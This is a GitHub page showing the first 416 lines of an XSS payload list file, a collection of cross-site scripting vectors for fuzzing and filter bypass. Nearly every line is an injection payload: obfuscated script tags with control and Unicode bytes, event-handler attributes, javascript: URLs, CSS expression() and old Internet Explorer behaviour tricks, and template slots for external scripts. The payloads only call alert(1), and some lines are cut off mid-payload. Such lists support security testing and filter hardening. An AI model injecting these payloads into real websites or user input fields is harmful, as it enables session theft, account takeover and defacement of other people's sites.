📖 ismailtasdelen / **xss-payload-list**

👁 Watch   12   ★ Star   249   ⑂ Fork   58

<> Code   ⊘ Issues 0   ⑂ Pull requests 0   ▥ Projects 0   �ⅲ Insights

Branch: master ▾   **xss-payload-list** / **xss-payload-list.html**   Find file   Copy path

👤 **ismailtasdelen** Update xss-payload-list.html   c97a0eb 19 days ago

1 contributor

2683 lines (2681 sloc)   179 KB   Raw   Blame   History   ✎   🗑

```
 1  <!-- Project Name  : Cross Site Scripting ( XSS ) Vulnerability Payload List -->
 2  <!--       Author : Ismail Tasdelen -->
 3  <!--      Linkedin : https://www.linkedin.com/in/ismailtasdelen/ -->
 4  <!--        GitHub : https://github.com/ismailtasdelen/ -->
 5  <!--       Twitter : https://twitter.com/ismailtsdln -->
 6  <!--        Medium : https://medium.com/@ismailtasdelen -->
 7
 8  <script\x20type="text/javascript">javascript:alert(1);</script>
 9  <script\x3Etype="text/javascript">javascript:alert(1);</script>
10  <script\x0Dtype="text/javascript">javascript:alert(1);</script>
11  <script\x09type="text/javascript">javascript:alert(1);</script>
12  <script\x0Ctype="text/javascript">javascript:alert(1);</script>
13  <script\x2Ftype="text/javascript">javascript:alert(1);</script>
14  <script\x0Atype="text/javascript">javascript:alert(1);</script>
15  '`"><\x3Cscript>javascript:alert(1)</script>
```

```
16    '`"><\x00script>javascript:alert(1)</script>
17    <img src=1 href=1 onerror="javascript:alert(1)"></img>
18    <audio src=1 href=1 onerror="javascript:alert(1)"></audio>
19    <video src=1 href=1 onerror="javascript:alert(1)"></video>
20    <body src=1 href=1 onerror="javascript:alert(1)"></body>
21    <image src=1 href=1 onerror="javascript:alert(1)"></image>
22    <object src=1 href=1 onerror="javascript:alert(1)"></object>
23    <script src=1 href=1 onerror="javascript:alert(1)"></script>
24    <svg onResize svg onResize="javascript:javascript:alert(1)"></svg onResize>
25    <title onPropertyChange title onPropertyChange="javascript:javascript:alert(1)"></title onPropertyChange>
26    <iframe onLoad iframe onLoad="javascript:javascript:alert(1)"></iframe onLoad>
27    <body onMouseEnter body onMouseEnter="javascript:javascript:alert(1)"></body onMouseEnter>
28    <body onFocus body onFocus="javascript:javascript:alert(1)"></body onFocus>
29    <frameset onScroll frameset onScroll="javascript:javascript:alert(1)"></frameset onScroll>
30    <script onReadyStateChange script onReadyStateChange="javascript:javascript:alert(1)"></script onReadyStateChange>
31    <html onMouseUp html onMouseUp="javascript:javascript:alert(1)"></html onMouseUp>
32    <body onPropertyChange body onPropertyChange="javascript:javascript:alert(1)"></body onPropertyChange>
33    <svg onLoad svg onLoad="javascript:javascript:alert(1)"></svg onLoad>
34    <body onPageHide body onPageHide="javascript:javascript:alert(1)"></body onPageHide>
35    <body onMouseOver body onMouseOver="javascript:javascript:alert(1)"></body onMouseOver>
36    <body onUnload body onUnload="javascript:javascript:alert(1)"></body onUnload>
37    <body onLoad body onLoad="javascript:javascript:alert(1)"></body onLoad>
38    <bgsound onPropertyChange bgsound onPropertyChange="javascript:javascript:alert(1)"></bgsound onPropertyChange>
39    <html onMouseLeave html onMouseLeave="javascript:javascript:alert(1)"></html onMouseLeave>
40    <html onMouseWheel html onMouseWheel="javascript:javascript:alert(1)"></html onMouseWheel>
41    <style onLoad style onLoad="javascript:javascript:alert(1)"></style onLoad>
42    <iframe onReadyStateChange iframe onReadyStateChange="javascript:javascript:alert(1)"></iframe onReadyStateChange>
43    <body onPageShow body onPageShow="javascript:javascript:alert(1)"></body onPageShow>
44    <style onReadyStateChange style onReadyStateChange="javascript:javascript:alert(1)"></style onReadyStateChange>
45    <frameset onFocus frameset onFocus="javascript:javascript:alert(1)"></frameset onFocus>
46    <applet onError applet onError="javascript:javascript:alert(1)"></applet onError>
47    <marquee onStart marquee onStart="javascript:javascript:alert(1)"></marquee onStart>
48    <script onLoad script onLoad="javascript:javascript:alert(1)"></script onLoad>
```

```
49    <html onMouseOver html onMouseOver="javascript:javascript:alert(1)"></html onMouseOver>
50    <html onMouseEnter html onMouseEnter="javascript:parent.javascript:alert(1)"></html onMouseEnter>
51    <body onBeforeUnload body onBeforeUnload="javascript:javascript:alert(1)"></body onBeforeUnload>
52    <html onMouseDown html onMouseDown="javascript:javascript:alert(1)"></html onMouseDown>
53    <marquee onScroll marquee onScroll="javascript:javascript:alert(1)"></marquee onScroll>
54    <xml onPropertyChange xml onPropertyChange="javascript:javascript:alert(1)"></xml onPropertyChange>
55    <frameset onBlur frameset onBlur="javascript:javascript:alert(1)"></frameset onBlur>
56    <applet onReadyStateChange applet onReadyStateChange="javascript:javascript:alert(1)"></applet onReadyStateChange>
57    <svg onUnload svg onUnload="javascript:javascript:alert(1)"></svg onUnload>
58    <html onMouseOut html onMouseOut="javascript:javascript:alert(1)"></html onMouseOut>
59    <body onMouseMove body onMouseMove="javascript:javascript:alert(1)"></body onMouseMove>
60    <body onResize body onResize="javascript:javascript:alert(1)"></body onResize>
61    <object onError object onError="javascript:javascript:alert(1)"></object onError>
62    <body onPopState body onPopState="javascript:javascript:alert(1)"></body onPopState>
63    <html onMouseMove html onMouseMove="javascript:javascript:alert(1)"></html onMouseMove>
64    <applet onreadystatechange applet onreadystatechange="javascript:javascript:alert(1)"></applet onreadystatechange>
65    <body onpagehide body onpagehide="javascript:javascript:alert(1)"></body onpagehide>
66    <svg onunload svg onunload="javascript:javascript:alert(1)"></svg onunload>
67    <applet onerror applet onerror="javascript:javascript:alert(1)"></applet onerror>
68    <body onkeyup body onkeyup="javascript:javascript:alert(1)"></body onkeyup>
69    <body onunload body onunload="javascript:javascript:alert(1)"></body onunload>
70    <iframe onload iframe onload="javascript:javascript:alert(1)"></iframe onload>
71    <body onload body onload="javascript:javascript:alert(1)"></body onload>
72    <html onmouseover html onmouseover="javascript:javascript:alert(1)"></html onmouseover>
73    <object onbeforeload object onbeforeload="javascript:javascript:alert(1)"></object onbeforeload>
74    <body onbeforeunload body onbeforeunload="javascript:javascript:alert(1)"></body onbeforeunload>
75    <body onfocus body onfocus="javascript:javascript:alert(1)"></body onfocus>
76    <body onkeydown body onkeydown="javascript:javascript:alert(1)"></body onkeydown>
77    <iframe onbeforeload iframe onbeforeload="javascript:javascript:alert(1)"></iframe onbeforeload>
78    <iframe src iframe src="javascript:javascript:alert(1)"></iframe src>
79    <svg onload svg onload="javascript:javascript:alert(1)"></svg onload>
80    <html onmousemove html onmousemove="javascript:javascript:alert(1)"></html onmousemove>
81    <body onblur body onblur="javascript:javascript:alert(1)"></body onblur>
```

```
82   \x3Cscript>javascript:alert(1)</script>
83   '"`><script>/* *\x2Fjavascript:alert(1)// */</script>
84   <script>javascript:alert(1)</script\x0D
85   <script>javascript:alert(1)</script\x0A
86   <script>javascript:alert(1)</script\x0B
87   <script charset="\x22>javascript:alert(1)</script>
88   <!--\x3E<img src=xxx:x onerror=javascript:alert(1)> -->
89   --><!-- --> <img src=xxx:x onerror=javascript:alert(1)> -->
90   --><!-- --\x00> <img src=xxx:x onerror=javascript:alert(1)> -->
91   --><!-- --\x21> <img src=xxx:x onerror=javascript:alert(1)> -->
92   --><!-- --\x3E> <img src=xxx:x onerror=javascript:alert(1)> -->
93   `"'><img src='#\x27 onerror=javascript:alert(1)>
94   <a href="javascript\x3Ajavascript:alert(1)" id="fuzzelement1">test</a>
95   "'`><p><svg><script>a='hello\x27;javascript:alert(1)//';</script></p>
96   <a href="javas\x00cript:javascript:alert(1)" id="fuzzelement1">test</a>
97   <a href="javas\x07cript:javascript:alert(1)" id="fuzzelement1">test</a>
98   <a href="javas\x0Dcript:javascript:alert(1)" id="fuzzelement1">test</a>
99   <a href="javas\x0Acript:javascript:alert(1)" id="fuzzelement1">test</a>
100  <a href="javas\x08cript:javascript:alert(1)" id="fuzzelement1">test</a>
101  <a href="javas\x02cript:javascript:alert(1)" id="fuzzelement1">test</a>
102  <a href="javas\x03cript:javascript:alert(1)" id="fuzzelement1">test</a>
103  <a href="javas\x04cript:javascript:alert(1)" id="fuzzelement1">test</a>
104  <a href="javas\x01cript:javascript:alert(1)" id="fuzzelement1">test</a>
105  <a href="javas\x05cript:javascript:alert(1)" id="fuzzelement1">test</a>
106  <a href="javas\x0Bcript:javascript:alert(1)" id="fuzzelement1">test</a>
107  <a href="javas\x09cript:javascript:alert(1)" id="fuzzelement1">test</a>
108  <a href="javas\x06cript:javascript:alert(1)" id="fuzzelement1">test</a>
109  <a href="javas\x0Ccript:javascript:alert(1)" id="fuzzelement1">test</a>
110  <script>/* *\x2A/javascript:alert(1)// */</script>
111  <script>/* *\x00/javascript:alert(1)// */</script>
112  <style></style\x3E<img src="about:blank" onerror=javascript:alert(1)//></style>
113  <style></style\x0D<img src="about:blank" onerror=javascript:alert(1)//></style>
114  <style></style\x09<img src="about:blank" onerror=javascript:alert(1)//></style>
```

```
115    <style></style>\x20<img src="about:blank" onerror=javascript:alert(1)//></style>
116    <style></style>\x0A<img src="about:blank" onerror=javascript:alert(1)//></style>
117    "'`>ABC<div style="font-family:'foo'\x7Dx:expression(javascript:alert(1);/*';">DEF
118    "'`>ABC<div style="font-family:'foo'\x3Bx:expression(javascript:alert(1);/*';">DEF
119    <script>if("x\\xE1\x96\x89".length==2) { javascript:alert(1);}</script>
120    <script>if("x\\xE0\xB9\x92".length==2) { javascript:alert(1);}</script>
121    <script>if("x\\xEE\xA9\x93".length==2) { javascript:alert(1);}</script>
122    '`"><\x3Cscript>javascript:alert(1)</script>
123    '`"><\x00script>javascript:alert(1)</script>
124    "'`><\x3Cimg src=xxx:x onerror=javascript:alert(1)>
125    "'`><\x00img src=xxx:x onerror=javascript:alert(1)>
126    <script src="data:text/plain\x2Cjavascript:alert(1)"></script>
127    <script src="data:\xD4\x8F,javascript:alert(1)"></script>
128    <script src="data:\xE0\xA4\x98,javascript:alert(1)"></script>
129    <script src="data:\xCB\x8F,javascript:alert(1)"></script>
130    <script\x20type="text/javascript">javascript:alert(1);</script>
131    <script\x3Etype="text/javascript">javascript:alert(1);</script>
132    <script\x0Dtype="text/javascript">javascript:alert(1);</script>
133    <script\x09type="text/javascript">javascript:alert(1);</script>
134    <script\x0Ctype="text/javascript">javascript:alert(1);</script>
135    <script\x2Ftype="text/javascript">javascript:alert(1);</script>
136    <script\x0Atype="text/javascript">javascript:alert(1);</script>
137    ABC<div style="x\x3Aexpression(javascript:alert(1)">DEF
138    ABC<div style="x:expression\x5C(javascript:alert(1)">DEF
139    ABC<div style="x:expression\x00(javascript:alert(1)">DEF
140    ABC<div style="x:exp\x00ression(javascript:alert(1)">DEF
141    ABC<div style="x:exp\x5Cression(javascript:alert(1)">DEF
142    ABC<div style="x:\x0Aexpression(javascript:alert(1)">DEF
143    ABC<div style="x:\x09expression(javascript:alert(1)">DEF
144    ABC<div style="x:\xE3\x80\x80expression(javascript:alert(1)">DEF
145    ABC<div style="x:\xE2\x80\x84expression(javascript:alert(1)">DEF
146    ABC<div style="x:\xC2\xA0expression(javascript:alert(1)">DEF
147    ABC<div style="x:\xE2\x80\x80expression(javascript:alert(1)">DEF
```

```
148    ABC<div style="x:\xE2\x80\x8Aexpression(javascript:alert(1)">DEF
149    ABC<div style="x:\x0Dexpression(javascript:alert(1)">DEF
150    ABC<div style="x:\x0Cexpression(javascript:alert(1)">DEF
151    ABC<div style="x:\xE2\x80\x87expression(javascript:alert(1)">DEF
152    ABC<div style="x:\xEF\xBB\xBFexpression(javascript:alert(1)">DEF
153    ABC<div style="x:\x20expression(javascript:alert(1)">DEF
154    ABC<div style="x:\xE2\x80\x88expression(javascript:alert(1)">DEF
155    ABC<div style="x:\x00expression(javascript:alert(1)">DEF
156    ABC<div style="x:\xE2\x80\x8Bexpression(javascript:alert(1)">DEF
157    ABC<div style="x:\xE2\x80\x86expression(javascript:alert(1)">DEF
158    ABC<div style="x:\xE2\x80\x85expression(javascript:alert(1)">DEF
159    ABC<div style="x:\xE2\x80\x82expression(javascript:alert(1)">DEF
160    ABC<div style="x:\x0Bexpression(javascript:alert(1)">DEF
161    ABC<div style="x:\xE2\x80\x81expression(javascript:alert(1)">DEF
162    ABC<div style="x:\xE2\x80\x83expression(javascript:alert(1)">DEF
163    ABC<div style="x:\xE2\x80\x89expression(javascript:alert(1)">DEF
164    <a href="\x0Bjavascript:javascript:alert(1)" id="fuzzelement1">test</a>
165    <a href="\x0Fjavascript:javascript:alert(1)" id="fuzzelement1">test</a>
166    <a href="\xC2\xA0javascript:javascript:alert(1)" id="fuzzelement1">test</a>
167    <a href="\x05javascript:javascript:alert(1)" id="fuzzelement1">test</a>
168    <a href="\xE1\xA0\x8Ejavascript:javascript:alert(1)" id="fuzzelement1">test</a>
169    <a href="\x18javascript:javascript:alert(1)" id="fuzzelement1">test</a>
170    <a href="\x11javascript:javascript:alert(1)" id="fuzzelement1">test</a>
171    <a href="\xE2\x80\x88javascript:javascript:alert(1)" id="fuzzelement1">test</a>
172    <a href="\xE2\x80\x89javascript:javascript:alert(1)" id="fuzzelement1">test</a>
173    <a href="\xE2\x80\x80javascript:javascript:alert(1)" id="fuzzelement1">test</a>
174    <a href="\x17javascript:javascript:alert(1)" id="fuzzelement1">test</a>
175    <a href="\x03javascript:javascript:alert(1)" id="fuzzelement1">test</a>
176    <a href="\x0Ejavascript:javascript:alert(1)" id="fuzzelement1">test</a>
177    <a href="\x1Ajavascript:javascript:alert(1)" id="fuzzelement1">test</a>
178    <a href="\x00javascript:javascript:alert(1)" id="fuzzelement1">test</a>
179    <a href="\x10javascript:javascript:alert(1)" id="fuzzelement1">test</a>
180    <a href="\xE2\x80\x82javascript:javascript:alert(1)" id="fuzzelement1">test</a>
```

```
181    <a href="\x20javascript:javascript:alert(1)" id="fuzzelement1">test</a>
182    <a href="\x13javascript:javascript:alert(1)" id="fuzzelement1">test</a>
183    <a href="\x09javascript:javascript:alert(1)" id="fuzzelement1">test</a>
184    <a href="\xE2\x80\x8Ajavascript:javascript:alert(1)" id="fuzzelement1">test</a>
185    <a href="\x14javascript:javascript:alert(1)" id="fuzzelement1">test</a>
186    <a href="\x19javascript:javascript:alert(1)" id="fuzzelement1">test</a>
187    <a href="\xE2\x80\xAFjavascript:javascript:alert(1)" id="fuzzelement1">test</a>
188    <a href="\x1Fjavascript:javascript:alert(1)" id="fuzzelement1">test</a>
189    <a href="\xE2\x80\x81javascript:javascript:alert(1)" id="fuzzelement1">test</a>
190    <a href="\x1Djavascript:javascript:alert(1)" id="fuzzelement1">test</a>
191    <a href="\xE2\x80\x87javascript:javascript:alert(1)" id="fuzzelement1">test</a>
192    <a href="\x07javascript:javascript:alert(1)" id="fuzzelement1">test</a>
193    <a href="\xE1\x9A\x80javascript:javascript:alert(1)" id="fuzzelement1">test</a>
194    <a href="\xE2\x80\x83javascript:javascript:alert(1)" id="fuzzelement1">test</a>
195    <a href="\x04javascript:javascript:alert(1)" id="fuzzelement1">test</a>
196    <a href="\x01javascript:javascript:alert(1)" id="fuzzelement1">test</a>
197    <a href="\x08javascript:javascript:alert(1)" id="fuzzelement1">test</a>
198    <a href="\xE2\x80\x84javascript:javascript:alert(1)" id="fuzzelement1">test</a>
199    <a href="\xE2\x80\x86javascript:javascript:alert(1)" id="fuzzelement1">test</a>
200    <a href="\xE3\x80\x80javascript:javascript:alert(1)" id="fuzzelement1">test</a>
201    <a href="\x12javascript:javascript:alert(1)" id="fuzzelement1">test</a>
202    <a href="\x0Djavascript:javascript:alert(1)" id="fuzzelement1">test</a>
203    <a href="\x0Ajavascript:javascript:alert(1)" id="fuzzelement1">test</a>
204    <a href="\x0Cjavascript:javascript:alert(1)" id="fuzzelement1">test</a>
205    <a href="\x15javascript:javascript:alert(1)" id="fuzzelement1">test</a>
206    <a href="\xE2\x80\xA8javascript:javascript:alert(1)" id="fuzzelement1">test</a>
207    <a href="\x16javascript:javascript:alert(1)" id="fuzzelement1">test</a>
208    <a href="\x02javascript:javascript:alert(1)" id="fuzzelement1">test</a>
209    <a href="\x1Bjavascript:javascript:alert(1)" id="fuzzelement1">test</a>
210    <a href="\x06javascript:javascript:alert(1)" id="fuzzelement1">test</a>
211    <a href="\xE2\x80\xA9javascript:javascript:alert(1)" id="fuzzelement1">test</a>
212    <a href="\xE2\x80\x85javascript:javascript:alert(1)" id="fuzzelement1">test</a>
213    <a href="\x1Ejavascript:javascript:alert(1)" id="fuzzelement1">test</a>
```

```
214    <a href="\xE2\x81\x9Fjavascript:javascript:alert(1)" id="fuzzelement1">test</a>
215    <a href="\x1Cjavascript:javascript:alert(1)" id="fuzzelement1">test</a>
216    <a href="javascript\x00:javascript:alert(1)" id="fuzzelement1">test</a>
217    <a href="javascript\x3A:javascript:alert(1)" id="fuzzelement1">test</a>
218    <a href="javascript\x09:javascript:alert(1)" id="fuzzelement1">test</a>
219    <a href="javascript\x0D:javascript:alert(1)" id="fuzzelement1">test</a>
220    <a href="javascript\x0A:javascript:alert(1)" id="fuzzelement1">test</a>
221    `"'><img src=xxx:x \x0Aonerror=javascript:alert(1)>
222    `"'><img src=xxx:x \x22onerror=javascript:alert(1)>
223    `"'><img src=xxx:x \x0Bonerror=javascript:alert(1)>
224    `"'><img src=xxx:x \x0Donerror=javascript:alert(1)>
225    `"'><img src=xxx:x \x2Fonerror=javascript:alert(1)>
226    `"'><img src=xxx:x \x09onerror=javascript:alert(1)>
227    `"'><img src=xxx:x \x0Conerror=javascript:alert(1)>
228    `"'><img src=xxx:x \x00onerror=javascript:alert(1)>
229    `"'><img src=xxx:x \x27onerror=javascript:alert(1)>
230    `"'><img src=xxx:x \x20onerror=javascript:alert(1)>
231    "`'><script>\x3Bjavascript:alert(1)</script>
232    "`'><script>\x0Djavascript:alert(1)</script>
233    "`'><script>\xEF\xBB\xBFjavascript:alert(1)</script>
234    "`'><script>\xE2\x80\x81javascript:alert(1)</script>
235    "`'><script>\xE2\x80\x84javascript:alert(1)</script>
236    "`'><script>\xE3\x80\x80javascript:alert(1)</script>
237    "`'><script>\x09javascript:alert(1)</script>
238    "`'><script>\xE2\x80\x89javascript:alert(1)</script>
239    "`'><script>\xE2\x80\x85javascript:alert(1)</script>
240    "`'><script>\xE2\x80\x88javascript:alert(1)</script>
241    "`'><script>\x00javascript:alert(1)</script>
242    "`'><script>\xE2\x80\xA8javascript:alert(1)</script>
243    "`'><script>\xE2\x80\x8Ajavascript:alert(1)</script>
244    "`'><script>\xE1\x9A\x80javascript:alert(1)</script>
245    "`'><script>\x0Cjavascript:alert(1)</script>
246    "`'><script>\x2Bjavascript:alert(1)</script>
```

```
247    "`'><script>\xF0\x90\x96\x9Ajavascript:alert(1)</script>
248    "`'><script>-javascript:alert(1)</script>
249    "`'><script>\x0Ajavascript:alert(1)</script>
250    "`'><script>\xE2\x80\xAFjavascript:alert(1)</script>
251    "`'><script>\x7Ejavascript:alert(1)</script>
252    "`'><script>\xE2\x80\x87javascript:alert(1)</script>
253    "`'><script>\xE2\x81\x9Fjavascript:alert(1)</script>
254    "`'><script>\xE2\x80\xA9javascript:alert(1)</script>
255    "`'><script>\xC2\x85javascript:alert(1)</script>
256    "`'><script>\xEF\xBF\xAEjavascript:alert(1)</script>
257    "`'><script>\xE2\x80\x83javascript:alert(1)</script>
258    "`'><script>\xE2\x80\x8Bjavascript:alert(1)</script>
259    "`'><script>\xEF\xBF\xBEjavascript:alert(1)</script>
260    "`'><script>\xE2\x80\x80javascript:alert(1)</script>
261    "`'><script>\x21javascript:alert(1)</script>
262    "`'><script>\xE2\x80\x82javascript:alert(1)</script>
263    "`'><script>\xE2\x80\x86javascript:alert(1)</script>
264    "`'><script>\xE1\xA0\x8Ejavascript:alert(1)</script>
265    "`'><script>\x0Bjavascript:alert(1)</script>
266    "`'><script>\x20javascript:alert(1)</script>
267    "`'><script>\xC2\xA0javascript:alert(1)</script>
268    "/><img/onerror=\x0Bjavascript:alert(1)\x0Bsrc=xxx:x />
269    "/><img/onerror=\x22javascript:alert(1)\x22src=xxx:x />
270    "/><img/onerror=\x09javascript:alert(1)\x09src=xxx:x />
271    "/><img/onerror=\x27javascript:alert(1)\x27src=xxx:x />
272    "/><img/onerror=\x0Ajavascript:alert(1)\x0Asrc=xxx:x />
273    "/><img/onerror=\x0Cjavascript:alert(1)\x0Csrc=xxx:x />
274    "/><img/onerror=\x0Djavascript:alert(1)\x0Dsrc=xxx:x />
275    "/><img/onerror=\x60javascript:alert(1)\x60src=xxx:x />
276    "/><img/onerror=\x20javascript:alert(1)\x20src=xxx:x />
277    <script\x2F>javascript:alert(1)</script>
278    <script\x20>javascript:alert(1)</script>
279    <script\x0D>javascript:alert(1)</script>
```

```
280    <script\x0A>javascript:alert(1)</script>
281    <script\x0C>javascript:alert(1)</script>
282    <script\x00>javascript:alert(1)</script>
283    <script\x09>javascript:alert(1)</script>
284    `"'><img src=xxx:x onerror\x0B=javascript:alert(1)>
285    `"'><img src=xxx:x onerror\x00=javascript:alert(1)>
286    `"'><img src=xxx:x onerror\x0C=javascript:alert(1)>
287    `"'><img src=xxx:x onerror\x0D=javascript:alert(1)>
288    `"'><img src=xxx:x onerror\x20=javascript:alert(1)>
289    `"'><img src=xxx:x onerror\x0A=javascript:alert(1)>
290    `"'><img src=xxx:x onerror\x09=javascript:alert(1)>
291    <script>javascript:alert(1)<\x00/script>
292    <img src=# onerror\x3D"javascript:alert(1)" >
293    <input onfocus=javascript:alert(1) autofocus>
294    <input onblur=javascript:alert(1) autofocus><input autofocus>
295    <video poster=javascript:javascript:alert(1)//
296    <body onscroll=javascript:alert(1)><br><br><br><br><br><br>...<br><br><br><br><br><br><br><br><br><br>...<br><br><br><br><br><br
297    <form id=test onforminput=javascript:alert(1)><input></form><button form=test onformchange=javascript:alert(1)>X
298    <video><source onerror="javascript:javascript:alert(1)">
299    <video onerror="javascript:javascript:alert(1)"><source>
300    <form><button formaction="javascript:javascript:alert(1)">X
301    <body oninput=javascript:alert(1)><input autofocus>
302    <math href="javascript:javascript:alert(1)">CLICKME</math>  <math> <maction actiontype="statusline#http://google.com" xlink:href
303    <frameset onload=javascript:alert(1)>
304    <table background="javascript:javascript:alert(1)">
305    <!--<img src="--><img src=x onerror=javascript:alert(1)//">
306    <comment><img src="</comment><img src=x onerror=javascript:alert(1))//">
307    <![><img src="]><img src=x onerror=javascript:alert(1)//">
308    <style><img src="</style><img src=x onerror=javascript:alert(1)//">
309    <li style=list-style:url() onerror=javascript:alert(1)> <div style=content:url(data:image/svg+xml,%%3Csvg/%%3E);visibility:hidde
310    <head><base href="javascript://"></head><body><a href="/. /,javascript:alert(1)//#">XXX</a></body>
311    <SCRIPT FOR=document EVENT=onreadystatechange>javascript:alert(1)</SCRIPT>
312    <OBJECT CLASSID="clsid:333C7BC4-460F-11D0-BC04-0080C7055A83"><PARAM NAME="DataURL" VALUE="javascript:alert(1)"></OBJECT>
```

```
313   <object data="data:text/html;base64,%(base64)s">
314   <embed src="data:text/html;base64,%(base64)s">
315   <b <script>alert(1)</script>0
316   <div id="div1"><input value="``onmouseover=javascript:alert(1)"></div> <div id="div2"></div><script>document.getElementById("div
317   <x '="foo"><x foo='><img src=x onerror=javascript:alert(1)//'>
318   <embed src="javascript:alert(1)">
319   <img src="javascript:alert(1)">
320   <image src="javascript:alert(1)">
321   <script src="javascript:alert(1)">
322   <div style=width:1px;filter:glow onfilterchange=javascript:alert(1)>x
323   <? foo="><script>javascript:alert(1)</script>">
324   <! foo="><script>javascript:alert(1)</script>">
325   </ foo="><script>javascript:alert(1)</script>">
326   <? foo='?><x foo='><script>javascript:alert(1)</script>'>">
327   <! foo="[[[Inception]]"><x foo="]foo><script>javascript:alert(1)</script>">
328   <% foo><x foo="%><script>javascript:alert(1)</script>">
329   <div id=d><x xmlns="><iframe onload=javascript:alert(1)"></div> <script>d.innerHTML=d.innerHTML</script>
330   <img \x00src=x onerror="alert(1)">
331   <img \x47src=x onerror="javascript:alert(1)">
332   <img \x11src=x onerror="javascript:alert(1)">
333   <img \x12src=x onerror="javascript:alert(1)">
334   <img\x47src=x onerror="javascript:alert(1)">
335   <img\x10src=x onerror="javascript:alert(1)">
336   <img\x13src=x onerror="javascript:alert(1)">
337   <img\x32src=x onerror="javascript:alert(1)">
338   <img\x47src=x onerror="javascript:alert(1)">
339   <img\x11src=x onerror="javascript:alert(1)">
340   <img \x47src=x onerror="javascript:alert(1)">
341   <img \x34src=x onerror="javascript:alert(1)">
342   <img \x39src=x onerror="javascript:alert(1)">
343   <img \x00src=x onerror="javascript:alert(1)">
344   <img src\x09=x onerror="javascript:alert(1)">
345   <img src\x10=x onerror="javascript:alert(1)">
```

```
346   <img src\x13=x onerror="javascript:alert(1)">
347   <img src\x32=x onerror="javascript:alert(1)">
348   <img src\x12=x onerror="javascript:alert(1)">
349   <img src\x11=x onerror="javascript:alert(1)">
350   <img src\x00=x onerror="javascript:alert(1)">
351   <img src\x47=x onerror="javascript:alert(1)">
352   <img src=x\x09onerror="javascript:alert(1)">
353   <img src=x\x10onerror="javascript:alert(1)">
354   <img src=x\x11onerror="javascript:alert(1)">
355   <img src=x\x12onerror="javascript:alert(1)">
356   <img src=x\x13onerror="javascript:alert(1)">
357   <img[a][b][c]src[d]=x[e]onerror=[f]"alert(1)">
358   <img src=x onerror=\x09"javascript:alert(1)">
359   <img src=x onerror=\x10"javascript:alert(1)">
360   <img src=x onerror=\x11"javascript:alert(1)">
361   <img src=x onerror=\x12"javascript:alert(1)">
362   <img src=x onerror=\x32"javascript:alert(1)">
363   <img src=x onerror=\x00"javascript:alert(1)">
364   <a href=java&#1&#2&#3&#4&#5&#6&#7&#8&#11&#12script:javascript:alert(1)>XXX</a>
365   <img src="x` `<script>javascript:alert(1)</script>"` `>
366   <img src onerror /" '"= alt=javascript:alert(1)//">
367   <title onpropertychange=javascript:alert(1)></title><title title=>
368   <a href=http://foo.bar/#x=`y></a><img alt="`><img src=x:x onerror=javascript:alert(1)></a>">
369   <!--[if]><script>javascript:alert(1)</script -->
370   <!--[if<img src=x onerror=javascript:alert(1)//]> -->
371   <script src="/\%(jscript)s"></script>
372   <script src="\\%(jscript)s"></script>
373   <object id="x" classid="clsid:CB927D12-4FF7-4a9e-A169-56E4B8A75598"></object> <object classid="clsid:02BF25D5-8C17-4B23-BC80-D34
374   <a style="-o-link:'javascript:javascript:alert(1)';-o-link-source:current">X
375   <style>p[foo=bar{}*{-o-link:'javascript:javascript:alert(1)'}{}*{-o-link-source:current}]{color:red};</style>
376   <link rel=stylesheet href=data:,*%7bx:expression(javascript:alert(1))%7d
377   <style>@import "data:,*%7bx:expression(javascript:alert(1))%7D";</style>
378   <a style="pointer-events:none;position:absolute;"><a style="position:absolute;" onclick="javascript:alert(1);">XXX</a></a><a hre
```

```
379  <style>*[{}@import'%(css)s?]</style>X
380  <div style="font-family:'foo&#10;;color:red;';">XXX
381  <div style="font-family:foo}color=red;">XXX
382  <// style=x:expression\28javascript:alert(1)\29>
383  <style>*{x:e x p r e s s i o n(javascript:alert(1))}</style>
384  <div style=content:url(%(svg)s)></div>
385  <div style="list-style:url(http://foo.f)\20url(javascript:javascript:alert(1));">X
386  <div id=d><div style="font-family:'sans\27\3B color\3Ared\3B'">X</div></div> <script>with(document.getElementById("d"))innerHTML
387  <div style="background:url(/f#&#127;oo/;color:red/*/foo.jpg);">X
388  <div style="font-family:foo{bar;background:url(http://foo.f/oo};color:red/*/foo.jpg);">X
389  <div id="x">XXX</div> <style>  #x{font-family:foo[bar;color:green;}  #y};color:red;{}  </style>
390  <x style="background:url('x&#1;;color:red;/*')">XXX</x>
391  <script>({set/**/$($){_/**/setter=$,_=javascript:alert(1)}}).$=eval</script>
392  <script>({0:#0=eval/#0#/#0#(javascript:alert(1))})</script>
393  <script>ReferenceError.prototype.__defineGetter__('name', function(){javascript:alert(1)}),x</script>
394  <script>Object.__noSuchMethod__ = Function,[{}][0].constructor._('javascript:alert(1)')()</script>
395  <meta charset="x-imap4-modified-utf7">&ADz&AGn&AG0&AEf&ACA&AHM&AHI&AGO&AD0&AGn&ACA&AG8Abg&AGUAcgByAG8AcgA9AGEAbABlAHIAdAAoADEAKQ
396  <meta charset="x-imap4-modified-utf7">&<script&S1&TS&1>alert&A7&(1)&R&UA;&&<&A9&11/script&X&>
397  <meta charset="mac-farsi">¼script¾javascript:alert(1)¼/script¾
398  X<x style=`behavior:url(#default#time2)` onbegin=`javascript:alert(1)` >
399  1<set/xmlns=`urn:schemas-microsoft-com:time` style=`beh&#x41vior:url(#default#time2)` attributename=`innerhtml` to=`&lt;img/src=
400  1<animate/xmlns=urn:schemas-microsoft-com:time style=behavior:url(#default#time2) attributename=innerhtml values=&lt;img/src=&qu
401  <vmlframe xmlns=urn:schemas-microsoft-com:vml style=behavior:url(#default#vml);position:absolute;width:100%;height:100% src=%(vm
402  1<a href=#><line xmlns=urn:schemas-microsoft-com:vml style=behavior:url(#default#vml);position:absolute href=javascript:javascri
403  <a style="behavior:url(#default#AnchorClick);" folder="javascript:javascript:alert(1)">XXX</a>
404  <x style="behavior:url(%(sct)s)">
405  <xml id="xss" src="%(htc)s"></xml> <label dataformatas="html" datasrc="#xss" datafld="payload"></label>
406  <event-source src="%(event)s" onload="javascript:alert(1)">
407  <a href="javascript:javascript:alert(1)"><event-source src="data:application/x-dom-event-stream,Event:click%0Adata:XXX%0A%0A">
408  <div id="x">x</div> <xml:namespace prefix="t"> <import namespace="t" implementation="#default#time2"> <t:set attributeName="inne
409  <script>%(payload)s</script>
410  <script src=%(jscript)s></script>
411  <script language='javascript' src='%(jscript)s'></script>
```

```
412  <script>javascript:alert(1)</script>
413  <IMG SRC="javascript:javascript:alert(1);">
414  <IMG SRC=javascript:javascript:alert(1)>
415  <IMG SRC=`javascript:javascript:alert(1)`>
416  <SCRIPT SRC=%(jscript)s?<B>
